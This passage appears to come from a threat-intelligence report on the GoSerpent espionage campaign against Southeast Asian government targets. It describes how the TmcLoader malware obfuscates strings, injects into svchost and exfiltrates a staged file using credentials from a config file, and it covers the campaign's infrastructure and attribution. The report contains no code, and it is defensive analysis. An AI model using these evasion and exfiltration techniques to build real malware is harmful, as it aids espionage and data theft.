TmcLoader is a stealthy C++ loader module registered as a Windows service. The malware embeds an encrypted payload dubbed TmcPayload within its .data section, which is decrypted and loaded into the memory space of the svchost process to maintain persistence and avoid detection.
TmcLoader employs dynamic API resolution through a circular XOR encryption, where each byte is XORed with the value of the subsequent byte, combined with Base64 encoding for string obfuscation to hide API names.
The loader creates a unique event to prevent multiple infections on the same system. After that, it extracts and decrypts the embedded TmcPayload. This payload component is responsible for exfiltrating sensitive data from the victim’s machine.
TmcPayload generates a file path from an obfuscated string:
C:\Users\Public\Libraries\{BBF061R2-BE25-4F6D-8B2D-1A6A39C3FSA2}.db.
It then checks for the existence of this configuration file. If the file doesn’t exist, it delays execution for a random period of time before rechecking. The configuration file contains encrypted network share credentials and destination paths for data exfiltration. It specifically references the thumbcache_605a.db file created by ThumbcacheService as the file to be exfiltrated, demonstrating the integrated nature of the attack chain.
Toolset integration
What distinguishes this threat actor’s approach is the deliberate integration between different components of their toolset. The chain from ThumbcacheService to TmcLoader/TmcPayload demonstrates sophisticated operational planning:
ThumbcacheService: deployed via GoSerpent, collects and archives sensitive files into the thumbcache_605a.db database file.
Credential dumping tools: deployed via GoSerpent to retrieve system credentials.
Configuration file: delivered via Stowaway, contains credentials and file paths for data exfiltration.
TmcLoader/TmcPayload: deployed via Stowaway, reads the configuration file for data exfiltration.
Data transfer: using network credentials and destination paths from the configuration file, TmcPayload transfers the exact same thumbcache_605a.db.
This integration shows that the threat actor has carefully orchestrated their tools to work together seamlessly, ensuring that data collected by one component is available for exfiltration by another component.
Infrastructure
The malware operators leverage legitimate hosting providers, including Alibaba Cloud and UCLOUD HK, for their command-and-control infrastructure. The use of legitimate hosting platforms demonstrates operational security awareness, making detection more challenging.
The technical similarities between GoSerpent and the newer Stowaway tools strongly suggest the threat actor’s deep familiarity with network proxy technologies. The consistent use of legitimate domain names as secret keys, with GoSerpent employing www.microsoft.com and www.spacex.com and Stowaway utilizing github.code, indicates a standardized operational methodology.
Attribution
While the exact attribution of the GoSerpent campaign remains uncertain, there are indications of a potential link to the TetrisPhantom threat actor. The similarities in victim targeting, technical capabilities, and operational methodologies suggest a possible connection. However, further investigation is necessary to confirm this association.
Conclusion
The GoSerpent campaign represents a sophisticated and evolving threat to government and diplomatic entities in Southeast Asia. The threat actor’s use of customized tools, such as the GoSerpent backdoor, Stowaway, and TmcLoader, demonstrates a high degree of technical expertise and operational planning. The integration of these tools to collect and exfiltrate sensitive data highlights the actor’s focus on long-term access and intelligence gathering. As the threat landscape continues to shift, it is essential for organizations to remain vigilant and implement robust security measures to detect and prevent such attacks. By understanding the tactics, techniques, and procedures (TTPs) employed by this threat actor, defenders can better prepare themselves to counter similar threats in the future.

 Login
Login